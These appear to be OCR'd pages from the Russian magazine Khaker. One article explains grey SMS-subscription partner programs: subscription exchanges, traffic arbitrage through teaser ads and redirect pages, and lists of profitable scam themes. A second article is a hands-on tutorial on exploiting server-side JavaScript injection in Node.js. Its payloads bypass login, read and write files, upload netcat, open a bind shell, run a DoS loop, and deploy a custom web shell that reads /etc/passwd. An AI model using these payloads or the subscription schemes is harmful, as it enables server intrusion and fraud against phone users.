В одном из прошлых номеров нашего журнала я рассказал тебе о том, как всякие нехорошие личности обманывают простых людей с помощью фальшивых SMS. Пришло время узнать, что же творится внутри соответствующих «серых» партнерских программ, а также познакомиться с таким словом, как арбитраж.

БИРЖИ ПОДПИСОК

Останавливаться на том, что такое подписка и псевдоподписка, мы не будем (я надеюсь, что ты читаешь каждый номер][). Зато остановимся на другом. Представь следующую ситуацию: черный SEO-мастер добыл несколько подписок, но ему не хочется ждать, когда же на них накапает нужное количество денег, ведь сумма ребилла (автоматический повторный платеж) невелика — например, для «Мегафона» и «Билайна» она составляет максимум 20 рублей в день. Что ему надо сделать? Правильно, продать подписки тем, кто сможет подождать, когда совокупность всех ребиллов составит приличную сумму. Вот только где ему это сделать? Не бегать же по форумам и говорить каждому «Купите у меня, пожалуйста, десяток подписочек»? Конечно же, нет! Во многих партнерских программах организована такая вещь, как биржа подписок. Биржа подписок представляет собой автоматизированную систему купли-продажи активных подписок (то есть тех которые работают и приносят деньги на данный момент). Таким образом, те люди, которым не хочется вникать во все тонкости добычи подписок, могут просто купить уже добытые кем-то подписки и подождать, когда они принесут приемлемое количество денег (перепродавать одну и ту же подписку обычно запрещено). Причем купить уже «сдохшую» подписку нельзя — биржа автоматически следит за тем, чтобы весь выставленный на ней стафф был активным. Если от какой-то подписки человек отписался, то биржа удалит ее самостоятельно. Очень удобно! Но ведь не каждая подписка может принести золотые горы. В таком случае необходимо знать хотя бы общие рекомендации по правильному использованию таких бирж:

1. Слишком дешевые подписки покупать не следует.
2. Не надо покупать подписки со взрослой тематикой (у них отвратительный ребилл, а также, как показывает практика, денег у таких людей на мобильниках нет).
3. За слишком дорогими подписками тоже гнаться не стоит, дорого — это еще не значит качественно.
4. Не следует покупать подписки, у которых последний ребилл был более пяти дней назад.
5. Необходимо пользоваться встроенными в биржу фильтрами, они помогут найти самые вкусные подписки.
6. Покупка подписок из социальных сетей — сомнительное удовольствие.

Также стоит помнить о том, что в покупку подписок надо вкладывать достаточно внушительные деньги. Если ты хочешь вложить в закупку подписок 1000 рублей, то вряд ли у тебя получится уйти в плюс. Эта тысяча пойдет только на тестирование и прощупывание выгодных подписок. Обычно люди приходят в SMS-рынок с суммами, где есть по крайней мере четыре нуля.

Запомни: подписки не могут являться долгосрочной инвестицией. Все очень просто — в любой день могут выйти серьезные поправки в ФЗ «О связи», в результате которых все подписки насильно отпишут, и ты останешься у разбитого корыта. Такие поправки, кстати, уже обсуждаются в правительстве, поэтому забывать о них я бы тебе не советовал. К тому же помни, что это отнюдь не «белые» деньги и ты будешь зарабатывать на чьей-то глупости.


КУПИТЬ УЖЕ «СДОХШУЮ» ПОДПИСКУ НЕЛЬЗЯ — БИРЖА АВТОМАТИЧЕСКИ СЛЕДИТ ЗА ТЕМ, ЧТОБЫ ВЕСЬ ВЫСТАВЛЕННЫЙ НА НЕЙ СТАФФ БЫЛ АКТИВНЫМ

АРБИТРАЖ

Что такое арбитраж в теме подписок и SEO в частности, знает не каждый. Хотя на самом деле все звучит довольно просто — это покупка трафика в одном месте и перепродажа его в другом. Под трафиком подразумеваются некоторые посетители, зашедшие на сайт. Вот только сайта тут практически никакого не надо. Так в чем же фишка? А фишка в так называемой прокладке, через которую надо агрегировать трафик. Прокладкой называется одностраничный сайт, который привлекает пользователя какими-либо промоматериалами, чтобы он перешел на платник. Прокладка несет в себе побудительный элемент для посетителя (то есть рассказывает про тему на платнике плюс предоставляет интересную информацию), а также является эффективным средством для отслеживания различных показателей (это самый главный фактор, но о нем дальше). То, что прокладка действительно нужна, не обсуждается, но вот где ее достать, если ты не можешь сам написать интересный одностраничный сайт, который может побудить пользователя перейти на платник? Правильно, можно позаимствовать у других :). Для этого понадобится ScrapBook (аддон Firefox для сохр анения веб-страниц) и умение найти чужую прокладку под нужную тебе тематику. Обычно прокладки выглядят так: страничка с большой кнопкой «Перейти» и материалами о чем-то, что интересует потенциального посетителя (чаще всего это графические материалы). Естественно, прокладку надо как-то раскрутить, и поэтому ее рекламируют с помощью различных источников трафа.

При этом такими источниками трафа может быть прежде всего всеми «любимая» тизерная реклама. Для тех, кто не в курсе: тизерная реклама — это такие окошечки с рекламой, которые постоянно маячат на сайтах вроде зайцев.нет. Тизер состоит из картинки и текста. Ты не поверишь, но огромная куча пользователей щелкает по этим тизерам и даже в итоге может заказать товар. Любой тизер, да и, в принципе, любая реклама, характеризуется параметром CTR, который показывает, как часто люди кликают на него. CTR рассчитывается по следующей формуле (измеряется в процентах):

```
CTR = количество кликов / количество показов * 100%
```



Простая схема арбитража



Платники в seriouspartner.ru

С КАКИМИ ТЕМАМИ НЕ СТОИТ СВЯЗЫВАТЬСЯ

1. Адалт
Тут паршивый ребилл, и это понятно, если взглянуть на аудиторию, которая состоит из малолеток.

2. Социальные сети
Тут аналогично с адалтом, хотя с ребиллом дела чуть получше. Иногда можно даже добиться весомых результатов, но это могут сделать только опытные SEO-мастера.

Естественно, чем выше процент, тем круче тизер. При этом твои тизеры прокручивают так называемые тизерные сети. Схема простая: ты делаешь интересный тизер, потом запускаешь рекламную кампанию в тизерной сети, и вуаля — твой тизер видят тысячи пользователей. При этом ты платишь только в том случае, если юзер все-таки кликнул по твоей рекламе. Это очень удобно, так как если бы оплата была только за просмотры, то тебе потребовались бы просто нереальные бюджеты. Как ты уже догадался, с помощью тизера мы перенаправляем пользователя на нашу прокладку. Хочется добавить, что не следует делать тизеры слишком яркими. Хотя кажется, что чем ярче, тем лучше, но это на самом деле не так. Яркость отвлекает юзера от смысла, и он захочет кликнуть на такой тизер не потому, что ему понравился именно смысл, а потому, что ему просто станет любопытно, что там дальше (а такой человек вряд ли приобретет товар). Естественно, означенное тупое любопытство тебе не нужно, ведь твои деньги будут утекать в никуда. К тому же не забудь и о тексте — он должен подходить к изображению по смыслу, а не быть простым набором букв, которые непонятно зачем вставили под картинку. Также многие новички забывают про такую опцию в тизерных сетях, как геотаргетинг. Эта штука позволяет определить место, где именно будет откручиваться твоя реклама, конкретно по каким странам. Если ты не поставишь там Россию (а Россия нужна в первую очередь), то можешь получить кучу иностранцев, которым абсолютно все равно, что это за товар.

Другим источником трафа является банальная реклама в социальных сетях. Но тут надо быть осторожным, ведь неверные настройки рекламного объявления и его неправильное составление могут привести тебя к краху. Тот же «ВКонтакте» может съесть огромную кучу денег всего за каких-то десять минут. Причем необходимо делать свое объявление аккуратно, не противореча правилам социальной сети. Вообще многие откручивают свою рекламу именно во «ВКонтакте», но обратить внимание можно и на Facebook, LovePlanet и тому подобное. В них тоже есть люди. :)

ПОЗНАЙ ДАО АНАЛИТИКИ!

Немногие арбитражники задумываются над таким инструментом, как простая аналитика трафа для своих прокладок. Зачем она

КАКИЕ ТЕМЫ ПРИБЫЛЬНЫ

1 Диеты
Тема диет настолько заезжена, что ее знает уже, наверное, каждый. Но она реально неиссякаема. Каждый день появляются все новые и новые особи женского пола, которым безумно хочется сбросить пару (а может, и десяток) килограммов за короткий срок. Денег на мобилах у таких особей обычно хватает, поэтому проблем с ребиллом не предвидится. Эта тема достигает своего пика весной, когда все хотят выйти к лету на пляжи стройными и красивыми.

2 Гороскопы
Гороскопы тоже мегапопулярная тема. Еще бы, ведь многим очень хочется узнать свою судьбу / что ждет их в этом году / настанет ли конец света (нужное подчеркнуть). Ребилл также идет нормально, аудитория в целом не малолетки, поэтому деньги в этой теме есть. Но работать с ней надо аккуратно. Неверно поставленная реклама и/или рекламный текст — и все, профит выйдет в ноль.

3 Развлекательные темы
Эти темы содержат в себе огромную кучу трафа, ребилл средний, но хороший. Развлекательными темами можно считать всякие «узнай имя будущего мужа» и подобные им. В этом случае аудитория понимает, что тема носит больше развлекательный характер, но интерес все равно есть.

4 Игры
Различные игры являются уже «белой» темой (в отличие от вышеназванных). Плата SEO-мастеру идет за то, что посетитель зарегистрировался в той или иной игрушке. Спрос на тему велик, так как огромный сегмент интернета — бездельники либо офисные работники, которым нечем заняться.


5 Товары в реале
Это тоже «белая» тема. Интересна она тем, что посетитель купит товар, который действительно можно «пощупать». SEO-мастер получает некоторый процент от заказа. В этом случае работа SEO-мастера рассматривается уже в традиционном понимании, то есть он просто раскручивает чей-то проект.

Лучшие партнеры за прошедшие сутки

Заработок на подписках и смс

ТОП	Партнер	Заработок, RUR
1	PandB.biz	61 425,15
2	trololo	55 806,02
3	PandB.biz	55 147,03
4	Hello_Asia	53 958,32
5	starmd	49 682,74
6	o_O	46 200,71

Заработок SEO-мастеров в ПП за день. Мотивирует, правда?



Создание цели в ГА

нужна вообще? Первое, для чего тебе это может пригодиться, — это отсеивание площадок с некачественным трафиком на уровне еще рекламной кампании в той же тизерной сети (так называемое составление блэк-листа). Обычно у арбитражников данный процесс происходит по каким-то непонятным правилам, в которых они либо прибегают к банальному визуальному анализу площадки (нравится или не нравится на вид), либо вообще начинают тыкать пальцем в небо и заносить в блэк-лист произвольную площадку. Такой подход, конечно же, не является серьезным и в дальнейшем может принести только убытки. Простой пример: ты смотришь на сайт, на котором будет откручиваться твоя реклама. Он сам по себе невзрачный, даже дизайн толковый не смогли подобрать. Кажется, что с такого сайта никто вообще не перейдет к тебе на прокладку! Но внешность зачастую обманчива, и с него к тебе переходит куча людей. Но ты-то об этом не знаешь, у тебя нет под рукой наглядных цифр, которые показывают, что да, этот сайт банить не стоит. В результате ты заносишь его в блэк-лист, а потом долго удивляешься, почему же у тебя нет трафа. Чтобы такой ситуации не было, нужно применять инструменты аналитики. И вот тут тебе поможет великий Google. Google Analytics (Гугл аналитика, он же ГА сокращенно) — это незаменимый инструмент, который позволит тебе быстро отследить весь трафик на твоей прокладке. Плюсы очевидны: ты будешь составлять блэк-листы не вслепую, узнаешь, сколько каждый человек пробыл на твоем сайте, поймешь, какой тизер действительно приносит людей, а какой лучше выбросить на свалку. Но есть и весомый минус: ГА — ужасно медленная штука и статистику ты будешь получать только лишь два раза в сутки (обычно это утро и вечер). Так что, когда поставишь код этого монстра к себе на прокладку, не удивляйся, что информация доберется до тебя далеко не сразу. Если же прошли сутки и ты так и не получил никаких данных, то тут уже дело в тебе, надо внимательно посмотреть мануал по ГА и сделать все правильно. Не забудь еще поставить метки на свои тизеры, ведь с помощью меток ты сможешь понять, какой тизер тебе действительно приносит посетителей.

У ГА есть дополнительный инструмент, который называется цели. Цели являются незаменимой вещью при составлении блэк-листа. Например, тебе нужно отследить количество зашедших

ТОП-5 ПАРТНЕРОК


1 Moneysyst.biz
Одна из топовых партнерских программ, в которой также есть и биржа подписок. Выбор платников достаточно широк, различных промоматериалов полно (на прокладку точно хватит). Сама партнерка является закрытой (то есть просто так не зарегистрируешься), но иногда ребята открывают регистрацию для всех желающих.

2 Limoncash.com
Знаменитая закрытая партнерка, которая позиционирует себя как очень-очень закрытая. Настолько закрытая, что саппорт иногда говорит о том, что он не саппорт :). Это не шутка, в некоторые периоды так действительно и происходит. Материалов на самой партнерке навалом, много вкусных и разных направлений, но попасть туда действительно трудно.

3 Seriouspartner.ru
Открытая партнерская программа, в которой может зарегистрироваться каждый (на момент написания статьи). Платники: адалт, знакомства, а также есть несколько развлекательных площадок. Промоматериалы для прокладки есть, но их не так много, как хотелось бы. В целом для партнерки с открытой регистрацией ее содержание более чем отличное.

4 Jinconvert.ru
Партнерская программа с открытой регистрацией. Платников очень много, есть практически все темы, но качество некоторых платников оставляет желать лучшего. В целом неплохая партнерка для новичков, которые хотят посмотреть, что да как.

5 VseMayki.ru
Партнерская программа по продаже маек. Пожалуй, это лучший вариант для тех, кто не хочет связываться с нечестными схемами. При этом тебе заплатят в том случае, если кто-то из твоих посетителей купит маечку. К слову сказать, выбор маек достаточно широк. Регистрация в партнерке открытая.



Абонент	Оператор	IP	Дата выставления на продажу	Продавец	Проект	Дата подписки *	Дата ребила **	Ребилов	Доход RUR	Средний ребил,RUR	Цена RUR
7981122***0	МТС	92.255.66.169	2012-03-25 12:11:27	Imhop	Развлекательный A1_3_OCC_БПП	2012-03-25 12:11:10	-	0	0	0	99
7981407***1	МТС	94.140.229.251	2012-03-25 12:11:27	Imhop	Развлекательный A1_3_OCC_БПП	2012-03-25 07:42:38	-	0	0	0	99
7905645***3	Билайн	2.94.75.234	2012-03-25 12:11:27	Imhop	Развлекательный A1_3_OCC_БПП	2012-03-25 11:43:20	-	0	0	0	99

Так выглядит биржа подписок

через твою прокладку на платник посетителей. Для этого ты, естественно, вставляешь код аналитики к себе на эту самую прокладку, а также создаешь отдельный файл (например, von.html), на который попадает пользователь, нажавший кнопку «Перейти» или ее аналог. Важно: этот файл должен лежать в корне домена и иметь собственно код аналитики и редирект на платник:

```
<script type="text/javascript">
location.replace("http://ссылка на платник")
```

Получается эдакая «прокладка в прокладке». После того как все сделано, ты идешь в аналитику, выбираешь свой домен и добавляешь цель (кнопка «Добавить цель»), как-нибудь обзываешь ее, ставишь тип цели «Переход на страницу», далее выставляешь в поле «Целевой URL» свою ссылку на файл von.html и сохраняешь все это дело. Теперь ты можешь легко отслеживать, сколько посетителей нажало на кнопку перехода на платник. Это позволит тебе понять как минимум то, хороша ли твоя прокладка или нет. Логично, что если прокладка «не цепляет» посетителя, то количество переходов на платник будет маленьким. Аналогичным образом ты можешь создать цель на то, сколько ботов попало к тебе на прокладку, а также с каких именно площадок они приходят. Увидев нехорошие площадки с ботами, ты легко занесешь их в блэк-лист тизерной сети и получишь только настоящий «живой» трафик.

ЗАКЛЮЧЕНИЕ

Напоследок хочу напомнить тебе: чтобы успешно зарабатывать на трафике, необходимы немалые бюджеты. Только на одно составление правильного блэк-листа можно потратить 1000 мертвых зеленых президентов. К тому же помни о том, что работать с «черными» и «серыми» партнерскими программами лучше не стоит, ведь это не только испортит твою карму, но еще и может навлечь серьезные проблемы с законом! Успехов! ⌶

ЧТО ТЕБЕ ЗА ЭТО ГРОЗИТ

Перед многими встает вполне логичный вопрос: а что грозит SEO-мастерам за все эти дела? Как это ни странно, но ответ — практически ничего. Да, вот так вот. Ведь ты просто сгоняешь трафик из одного места в другое (это если речь идет об арбитраже), то есть никаких противозаконных действий ты, по сути, не совершаешь. Но не обольщайся: если тебя захотят прикрыть, тебя прикроют. И первое, к чему будут прикапываться, — это незаконное предпринимательство. К тому же, если ты имеешь дело с явно «черными» схемами, то разговор с тобой будет особый.

За незаконное предпринимательство вообще можно отхватить по полной, и ребята из органов часто этим пользуются, когда не могут пресечь тебя на твоем поле. То есть в этом случае тебе говорят, что твоя деятельность никак официально не зарегистрирована и ты (о ужас!) не платишь с нее налоги (а ведь 90% мастеров этим и грешат). Я не буду расписывать юридические подробности в деталях, но скажу одно: если тебе больше 16 лет и ты задумался об арбитраже (чего я, в принципе, не советую делать, особенно если хочешь связаться с «черными» и «серыми» схемами), то советую почитать в Гугле про этот момент. Ведь если ты не позаботишься заранее о своей юридической сохранности, то тебе вполне может достаться по полной от соответствующих органов.

WWW

- Интересный блог об арбитраже: Money4money.biz;
- семинары по арбитражу: bit.ly/HqYmQw;
- ScrapBook: bit.ly/ILvYsQ.

INFO

Спасибо kote и Jonn22 за предоставленные материалы и помощь



Журнал Хакер ищет кандидатов на должность редактора рубрики Взлом

Основные приметы:

- На вид 18-28 лет
- Читает журнал Хакер и мечтает в нем поработать
- Знает слова «XSS» и «Heap overflow»
- Умеет и любит лечить SQL-инъекции от слепоты
- В курсе, чем null-byte отличается от gigabyte
- Предпочтет поездку на Black Hat алкотуру в Ебипте
- С первого раза отличает хорошую статью от плохой
- Способен связать больше 5 слов в читаемое предложение
- Готов к жесткой работе по вербовке новых авторов
- Умеет читать технические тексты на английском

Обращаться на адрес step@real.xakep.ru
со строкой «VZLOM» в теме письма

Cyber-Punk (cyber-punk@xakep.ru, 0x0000ed.com)



Серверный



ПРОДВИНУТАЯ ЭКСПЛУАТАЦИЯ SERVER-SIDE JAVASCRIPT INJECTION

Идея поковырять серверный JavaScript пришла ко мне сразу после прочтения статьи «Тотальный дестрой MongoDB» в февральском выпуске журнала. В ней автор рассказывал о типичных ошибках при использовании NoSQL БД, однако лишь вскользь упомянул интересную тему Server-Side JavaScript Injection. Именно об этом типе уязвимостей сегодня и пойдет речь.

Решив не изобретать велосипед и не писать ничего нового, я взял уже готовый код уязвимого приложения из февральского выпуска и просто сократил его. В том материале автор только рассказывал, как авторизоваться через данную уязвимость. Это было что-то вроде аналога всем известной SQL-инъекции:

```
1'+or+1=1+--+
```

А вот и сам бажный участок кода:

```
"json-injection": function () {
   pageTitle = locale.mongoJsonInjTitle;
   processRequest(function (login, password) {
     var loginParam = eval("({ login: '" + login + «',
                      password: '" + password + "' })»);
     return loginParam;
     });
   },
```

Как ты уже мог заметить, ошибка заключается в небезопасном использовании конструкции с eval и отсутствии фильтра входящих данных. Как это можно проэксплуатировать? Сейчас расскажу. У нас все так же есть MongoDB с пользователем root, и, чтобы авторизоваться без пароля через эту уязвимость, достаточно вставить в поле для ввода имени вот такую конструкцию:

```
root'})//
```

В логах запущенного приложения мы сможем понять, что же произошло:

```
*** QUERY:
{ login: 'root' }
*** DOCUMENT:
{ _id: 4f37d1df08f4a55a79e97940,
  login: 'root',
  password: 'p@ssw0rd' }
```

Как видишь, мы авторизовались без пароля. :)

ПЕРВЫЕ ШАГИ

Теперь нам нужно извлечь из нашей уязвимости чуть больше, чем просто авторизацию без пароля. Сначала попробуем что-нибудь простенькое, например, выведем на экран какой-либо текст. Для этого в поле для имени пользователя мы должны вставить следующий код:

```
'}); console.log('hello');//
```

Как видишь, здесь валидный запрос закрывается конструкцией «'});». Затем мы подставляем нашу команду, не забывая про символы //. Эти символы обозначают, что дальше идет уже не код, а комментарий. Кстати, браузер выдал ошибку 500, но давай посмотрим, что же произошло в консоли самого сервера:

```
hello
---> TypeError: Cannot read property 'isCustomJS' of
undefined
```

Здесь видно, что код успешно исполнился! Дальше начинается самая сложная часть, над которой мне пришлось попотеть.

```
http://127.0.0.1:...b/json-injection
http://127.0.0.1:8181/mongodb/json-injection
BackTrack Linux  Offensive Security  Exploit-DB  Aircrack-ng

conn = new Mongo("127.0.0.1");
db = conn.getDB("secure_nosql");
db.users.insert({ login: "root", password: "p@ssw0rd" });

db.orders.insert({ name: "Tester 1", amount: 1 });
db.orders.insert({ name: "Tester 2", amount: 2 });
db.orders.insert({ name: "Tester 3", amount: 3 });
db.orders.insert({ name: "Tester 4", amount: 4 });
db.orders.insert({ name: "Tester 5", amount: 5 });
```

Просматриваем файл install.js

GIVE ME MORE!

Для начала немного лирики (надеюсь, опытный читатель меня простит). Что нужно хакеру на сервере? Первым делом — добиться исполнения своих команд на захваченной машинке, после — читать, листать и изменять файлы. Ну а в идеале — получить полноценный/неполноценный шелл. Для этого используются всем известные bindport или же backconnect.

К сожалению, я не нашел в паблике или в доступном мне привате веб-шеллов, заточенных под Server-Side JavaScript, поэтому решил на сей раз изобрести велосипед и написать свой шелл. Но все не так просто, ведь мы не можем видеть, что происходит в консоли на сервере, и, соответственно, console.log() не подойдет для наших целей. Однако далее, немного покопавшись в мануалах к Node.js, я нашел то, что идеально вписывается в нашу задачу, а именно response.end() и response.write(). Вот пример использования:

```
root'}); response.end('<h1>Hacked');//
```

Теперь переходим к следующему пункту, под которым я подразумеваю листинг файлов. Для этого нам надо подключить библиотеку fs, это делается с помощью конструкции require('fs'). Вот так, к примеру, мы можем листать файлы из текущей директории:

```
require('fs').readdirSync('.')
```

Дальше мы должны сделать читабельным вывод. В этом нам поможет метод toString():

```
'}); response.end(require('fs').readdirSync('.').
    toString());//
```

Получился этакий мини-эксплойт, с помощью которого мы можем листать файлы из любой директории. А теперь перейдем непосредственно к чтению этих файлов:


```
root'}); response.end(require('fs').
        readFileSync('install.js').toString());//
```

Затем по логике событий нам нужно научиться записывать что-то в файл, делать это мы будем с помощью следующей конструкции:

```
root'}); require('fs').writeFileSync("install.js",
    "hacked");//
```

```
http://127.0.0.1:...b/json-injection
http://127.0.0.1:8181/mongodb/json-injection
BackTrack Linux  Offensive Security  Exploit-DB  Aircrack-ng  SEORG.org  Music
index.js,README.txt,lang,db,install.js,deps,description.txt,content,lib,README.RU.txt,haml,LICENSE
```

Листаем текущую директорию



Выполняем бэк-коннект через netcat

Здесь видно, что в install.js запишется слово hacked, однако записано оно будет в начало файла, а не в конец. Также нельзя не упомянуть о возможности записи в файл с помощью кодировки base64. Эта фича может тебе пригодиться, если появится необходимость в записи на сервер уже скомпилированного бинарника, исходного кода или просто большого файла.

Итак, первым делом на локальной машине узнаем base64-хеш нашего файла при помощи соответствующей команды:

```
cat /bin/nc.traditional | base64
```

Полученный текст отправим нашему заранее подготовленному мини-эксплойту, который все расшифрует и запишет полученные данные в файл:

```
root'}); require('fs').writeFileSync(
    "nc.traditional","tut_base64_kod", 'base64');//
```

Наконец, перейдем к запуску исполняемых файлов — тому, ради чего вся статья, собственно, и задумывалась. К сожалению, ты не сможешь увидеть результат, так как он не выводится в ответ, однако этот результат можно записать в файл и затем прочитать :). Вот пример запуска бинд-порта на linux-системах с netcat:

```
root'}); require("child_process").
        exec("/bin/nc -l -p 31337 -e /bin/bash");//
```

Также нельзя не упомянуть и про возможность использовать данную уязвимость для DoS-атаки. Делается это довольно просто, например через запуск бесконечного цикла с while:

```
root'}); while(1);//
```

ШЕЛЛ, МИЛЫЙ ШЕЛЛ!

После нескольких дней изучения полученного материала я и мой товарищ gl0w, с которым мы и работали все это время, написали этот веб-шелл. Думаю, что после публикации статьи ты легко сможешь найти его в паблике. А пока исходник шелла ищи на нашем диске. Здесь же я приведу лишь три его функциональные части:

```
...
if(mode == "/list")
{
    ...
    response.write(require('fs').
        readdirSync(param).toString());
    ...
}
else if(mode == "/file")
{
    ...
```

```
    filesys.readFile(param, "binary",
        function(err, file)
        {
            response.writeHeader(200);
            response.write(file, "binary");
            response.end();
        });
}
else if(mode == "/bind")
{
    os.exec("/bin/nc -l -p "+param+" -e /bin/bash");
    response.write("Port "+param+" binded");
    response.end();
}
...
```

Теперь давай посмотрим на работу нашего скрипта. Для начала записываем шелл в файл:

```
root'}); require('fs').writeFileSync("shell.js","dmFyIHN5
...пропущено много base64-кода...
wIik7DQo=", 'base64');//
```

Затем запускаем все это дело через child_process:

```
root'}); require("child_process").exec("node shell.js");//
```

Для работы с шеллом все готово. Что же он может? Сразу оговорюсь, что функций пока мало, но это только первая версия, и со временем он будет совершенствоваться. Пока что присутствует возможность листинга файлов, просмотра каталогов и бинда порта.

Итак, приступим:


```
1. Листаем файлы из /etc
http://server:8080/list?/etc

2. Читаем /etc/passwd
http://server:8080/file?/etc/passwd

3. Биндим порт
http://server:8080/bind?31337
```

НАПУТСТВИЕ

Как видишь, Node.js имеет ряд полезнейших для хакера функций, которые помогут ему с удобством обосноваться на взломанном сервере. Твоя задача — намотать всю полученную информацию на ус, испробовать написанный шелл в деле и проверить все свои NoSQL-проекты на уязвимости. На этом все. Успехов!



Бэк-коннект через шелл

```
http://127.0.0.1:8080/file?/etc/passwd
BackTrack Linux  Offensive Security  Exploit-DB  Aircra

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
